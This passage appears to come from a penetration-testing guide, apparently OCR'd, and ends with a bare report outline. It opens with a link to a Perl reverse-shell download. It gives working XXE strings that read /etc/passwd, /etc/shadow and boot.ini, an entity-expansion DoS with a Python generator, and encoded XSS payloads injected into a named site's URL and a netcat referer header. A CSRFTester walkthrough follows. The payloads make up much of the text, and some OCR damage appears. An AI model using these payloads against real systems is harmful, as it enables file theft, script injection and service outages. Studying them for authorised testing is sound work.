http://pentestmonkey.net/tools/perl-reverse-shell/perl-reverse-shell-1.0.tar.gz

# XML Attacks

### XML Content Attack Strings

<![CDATA[<script>var n=0;while(true){n++;}</script>]]>

<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('j0e');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></foo>

<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or ''=']]></foo>

<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file://c:/boot.ini">]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:////etc/passwd">]><foo>&xxe</foo>

<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:////etc/shadow">]><foo>&xxe</foo>

<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:////dev/random">]><foo>&xxe</foo>

### XML DoS Attack

DoS conditions can be caused on many different levels, so creativity is essential. One common example is abusing a parser’s handling of DTD recursion by injecting something like this into legitimate XML:

```
<!DOCTYPE foobar [
<!ENTITY x0 "hi there"><!ENTITY x1 "&x0;&x0;"><!ENTITY x2 "&x1;&x1;"><!ENTITY
x3"&x2;&x2;"><!ENTITY x4 "&x3;&x3;">
...

<!ENTITY x95 "&x94;&x94;"><!ENTITY x96 "&x95;&x95;"><!ENTITY x97

"&x96;&x96;"><!ENTITY x98 "&x97;&x97;"><!ENTITY x99 "&x98;&x98;">
<!ENTITY x100 "&x99;&x99;"> ]>
<foobar>&x100;</foobar>
```

That’s a lot of typing, we don’t do that as programmers. Here is a simple python script that does this:

```
import sys
for i in range(101):
x = i-1
sys.stdout.write( "<!ENTITY x%s \"&x%s;&x%s;\">" % (i, x, x) )
```

If you inject enough (that is, insane amounts of) data directly into the XML payload, another type of DoS condition may be achieved. Take for example the following injection:

```
...
<wsse:Security>
<AttackTag>AttackValue</AttackTag>
<AttackTag>AttackValue</AttackTag>
...
<AttackTag>AttackValue</AttackTag>
<AttackTag>AttackValue</AttackTag>
</wsse:Security>
...
```

Imagine this AttackTag element being injected 2049 times, for instance. Messing with the actual structure of seemingly legitimate (to the parser) XML in this way will force the parser to try and deal with the data presented to it. Some threshold will eventually get hit. That threshold is what you are after, so you must document it and the repercussions of it getting reached.

Huge base64-encoded strings will get treated as binary data, so injecting something like this into the XML payload may also yield some interesting results:

```
...
<wsse:Security>
<AttackTag>
AttackValue
Hhn1neoqRmcHSpP55mEPWaTalPCNdKEinRBGNPvOpzW/N1oojFYxjAl9NzCL55xvXfmjCcA
6w9o2aR/zeElCBccGo+4ngYl68mkdday1BBzjccHKcywDknKoJYbwt+adx 4vy8GUJe1ntjQ
...
+ci6wze69+TGWgVroaQdUPrDIJW71sxz0tWY7aw/+io+bCTWANekg4Kr/
Anlf3OdVvvRkeSx
ZS8zXQ1/8yuFeq+5sr3JidHfwgsnvQP5AeU=
</AttackTag>
...
</wsse:Security>
...
```

**XML Parser Overload**

You can overload the parser if you give it enough strange data that it tries to actually properly handle. Here is an example:

```
...
<wsse:Security>
<AttackTag tag1="XX" tag2="XX" tag3="XX" tag4="XX" ... >
AttackValue
</AttackTag>
<AttackTag tag11="X" tag21="X" tag31="X" tag41="X" ... >
AttackValue
</AttackTag>
...
</wsse:Security>
...
```

Envision an attack where the bogus attributes being injected were quite large in number. This would put quite a strain on the parser. Another attack technique is feeding the parser XML that is incomplete, not well-formed, or not valid — for example, combining huge amounts of data with a pattern of no closing tags. Something like this could have an interesting effect on the target infrastructure:

```
...
<wsse:Security>
```

```
<AttackTag>
<AttackTag>
<AttackTag>
...
<AttackTag>
<AttackTag>
<AttackTag>
</wsse:Security>
...
```

**XML Injection**

After you understand the data you are up against, it may be possible to do some injection directly into the XML and see how the service responds. The one tactic you should always try is falsely terminating a tag, making an injection, and then properly terminating to try and force processing of your modified XML. Here is a simple example with the injection in bold:

```
<employee>
<empID>12345</empID>
<empName>Joe Tester</empName>
<empEmail>joe@example.com</empEmail><empID>98765</empID>
<empEmail>some@thing.com</empEmail>
...
</employee>
```

## Manual XSS

**Identifying XSS**

Let's start with some popular but generic XSS payloads. Each payload is encoded in hex, with the exception of the 3rd one which is partially encoded in hex, and has the actual alert message encoded in decimal. Immediately under each encoded payload is the hex/ decimal to ascii conversion of the payload so you can get a better idea of what is going on.

**Payloads:**

```
    %22%3E%3Cscript%3Ealert%28%27"j0e"%27%29%3C%2Fscript%3E
        conversion = "><script>alert('"j0e"')</script>


    %22%3E<IMG SRC=\"javascript:alert(%27"j0e"%27);\">
        conversion = "><IMG SRC=\"javascript:alert('"j0e"');\">


 %22%3E<script>alert(String.fromCharCode(106,48,65,32,82,111,99,107,115,32,68,97,32,88,83,83));
        conversion = "><script>alert(String.fromCharCode(j0e Rocks Da XSS));</script>


    '';!--\"<%27"j0e"%27>=&{()}
        conversion = '';!--\"<'"j0e"'>=&{()}


    ';alert(0)//\';alert(1)//%22;alert(2)//\%22;alert(3)//--%3E%3C/
SCRIPT%3E%22%3E'%3E%3CSCRIPT%3Ealert(%27"j0e"%27)%3C/
SCRIPT%3E=&{}%22);}alert(6);function
        conversion = ';alert(0)//\';alert(1)//";alert(2)//\";alert(3)//--
></SCRIPT>">'><SCRIPT>alert('"j0e"')</SCRIPT>=&{}");}alert(6);function


    </textarea><script>alert(%27"j0e"%27)</script>
        conversion = </textarea><script>alert('"j0e"')</script>


    %22%3E%3C/script%3E%3Cscript%3Ealert(31337)%3C/script%3E
        conversion = "></script><script>alert(31337)</script>
```

**Attacking a URL**

My methodology for this is a lot like how I go after SQL Injection. Look for parameter passing in the URL.

Example:

http://www.icecube.com/?content=news

In this case we see that news is the parameter being passed to content. So now right along the same lines of what we do with SQL injection - we can insert each of our XSS payloads into the URL by just replacing the 'news' parameter with our XSS payload.

http://www.icecube.com/?content=[INSERT XSS PAYLOAD HERE]

All you do is just watch for a pop-up each time we insert our payload.

After some messing around I found that this payload shown below worked, but it only worked with the alert string being numeric - 31337 in this case.

```
%22%3E%3C/script%3E%3Cscript%3Ealert(31337)%3C/script%3E
```

So after doing some thinking about it - I figured well why not pass the alert string in decimal.

```
http://www.icecube.com/?content=%22%3E%3C/
script%3E%3Cscript%3Ealert(String.fromCharCode(106,48,65,32,82,111,99,107,115,32,68,97,32,88,83
script%3E
```

Sure enough this worked beautifully...

**Attacking a search box**

Paste any/each of the payloads listed above in the website search box.

**XSS in the referrer**

```
[j0e@LinuxLaptop ~]$ nc learnsecurityonline.com 80
GET / HTTP/1.0
Referer: <script>alert('vulnerable')</script>
```

**XSS in the user-agent**

In firefox you can type "about:config" in the address bar, and search for the word user. Then change the user agent to be your injection.

Manual Cross-Site Request Forgery

CSRF Tester:
http://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project
http://www.owasp.org/index.php/CSRFTester_Usage

## Quick Steps

The following is an outline of the steps necessary to launch and utilize the CSRFTester:


1. svn checkout http://owaspcsrftester.googlecode.com/svn/trunk/ owaspcsrftester-read-only
2. cd owaspcsrftester-read-only/main/CSRFTester/dist
3. java -jar OWASP-CSRFTester-1.1.jar
4. Configure browser to proxy through CSRFTester
5. Record the execution of a business function
6. Modify the parameters of the recorded business function
7. Generate an HTML report that carries out the business function
8. In a separate browser window (and a separate user), view the generated HTML file
9. If the action was successfully carried out, then the application is vulnerable to CSRF

## Launch OWASP CSRFTester

The CSRFTester distribution contains three files: run.bat, OWASP-CSRFTester-1.0.jar, and concurrent.jar. The run.bat script configures the classpath to include the required jars and invokes the appropriate main class. Currently, the batch script assumes your JDK runtime exists under C:\AppSecWorkbench\jdk16\jre. Obviously, this will not be the correct location of your JVM. Make sure you **update the JAVA_HOME environment variable** in run.bat before attempting to execute the batch file. Assuming proper configuration, executing run.bat should launch CSRFTester. If an error occurs, evident when the command line interface quickly disappears, consider opening up a separate CLI and 'CD' directly to the folder of your run.bat file and execute it via command line. Any errors that may occur will display to stdout.

## Record Execution of Business Functions

Once the CSRFTester loads successfully, we must record a transaction that we want to test for CSRF. First, we must configure the browser to proxy all HTTP traffic through CSRFTester. We can configure this proxy behavior in Firefox (on Linux) using the Edit menu. Select Preferences -> Advanced -> Network -> Settings to get the proxy configuration dialog.



Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration:


| | | | |
|---|---|---|---|
| HTTP Proxy: | 127.0.0.1 | Port: | 8008 |
| | ☑ Use this proxy server for all protocols | | |
| SSL Proxy: | 127.0.0.1 | Port: | 8008 |
| FTP Proxy: | 127.0.0.1 | Port: | 8008 |
| Gopher Proxy: | 127.0.0.1 | Port: | 8008 |
| SOCKS Host: | 127.0.0.1 | Port: | 8008 |
| | ○ SOCKS v4 ● SOCKS v5 | | |
| No Proxy for: | | | |

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- ○ Automatic proxy configuration URL:

CSRFTester defaults to using port 8008 on localhost for its proxy. You need to configure Firefox to relay requests to CSRFTester, rather than fetching them itself, as shown in the above image. Make sure that the "No Proxy for" box is blanked out. Once you have configured firefox to use the proxy, select Ok on all dialogs to get back to the browser. Browse to a non-SSL website, and then switch to CSRFTester.

```
$ cd owaspcsrftester-read-only/main/CSRFTester/dist
$ java -jar OWASP-CSRFTester-1.1.jarnzi
```



Include Regex: .*

Exclude Regex: .*\.(gif|jpg|png|css|ico|js|axd\?.*|ico)$

Report Type: [● Forms] ○ iFrame ○ IMG ○ XHR ○ Link

[✓ Display in Browser]

Proxy started on port 8008

If the proxy was successfully configured, CSRFTester will generate debug messages to stdout for all subsequent HTTP requests generated by your browser. At this point, we need to locate a particular business function that we want to test for CSRF. Browse to the page where the business function ( or functions ) are first "loaded". Once this page is located, select the "Start Recording" button in CSRFTester and execute the business function or functions. Once complete, click the "Stop Recording" button within CSRFTester. You'll notice that the list on the main screen now has a serious of requests recorded. These are all of the GET/POST requests generated by our browser while executing the business function(s). By selecting one of the rows in the list, we now have the ability to modify the parameters that were used to execute the business function. We can modify the "query string" parameters and "form" parameters through their respective panes on the bottom half of the screen. Note that these are the values we wish to trick the end user into submitting. Once all of the parameters have been modified to contain your desired values, we are now ready to begin generating HTML reports.

## Generate HTML Reports

The HTML reports generated by the CSRFTester tool are used to carry out the CSRF test cases against other users of the web application. To generate a report, we first must select a "report type". The report type determines how we want the victims browser to submit the previously recorded requests. There currently exists 5 possible reports: forms, iFrame, IMG, XHR, and Link.

```
Forms: This report type will submit the request(s) using auto-posting forms
iFrame: This report type will submit the request(s) using and auto-
submitting iframe tag.
IMG: This report will submit the request(s) using the <img src="..."/> tag
```

**XHR:** `This report will submit the request(s) using XMLHttpRequest. Note that this is subject to the same origin policy.`
**Link:** `This report will submit the request(s) when the user clicks a link.`
Once a report type is selected, you can optionally launch the newly generated report in your browser. To enable/disable this option, check/uncheck the "Display in Browser" checkbox next to the "Generate HTML" button in the bottom right-hand corner. Finally, we can click the "Generate HTML" button to create the HTML report that will submit our recorded (and possibly modified) actions. To carry out the test case, open a new browser instance, authenticate as another user with access to the same business function(s), and have that user/browser launch the newly created HTML report file. If the action was carried out after viewing the file in the same browser window that was used to authenticate the new user (i.e. the victim), then that particular business function is vulnerable to cross-site request forgery.

# Phase 6: Documentation and Reporting

Results Verification

Identifying False Positives

Assessing Vulnerability Criticality

Report Structure
- Executive Summary
- Risk Matrix
- Best Practices (optional but very useful)
- Final Summary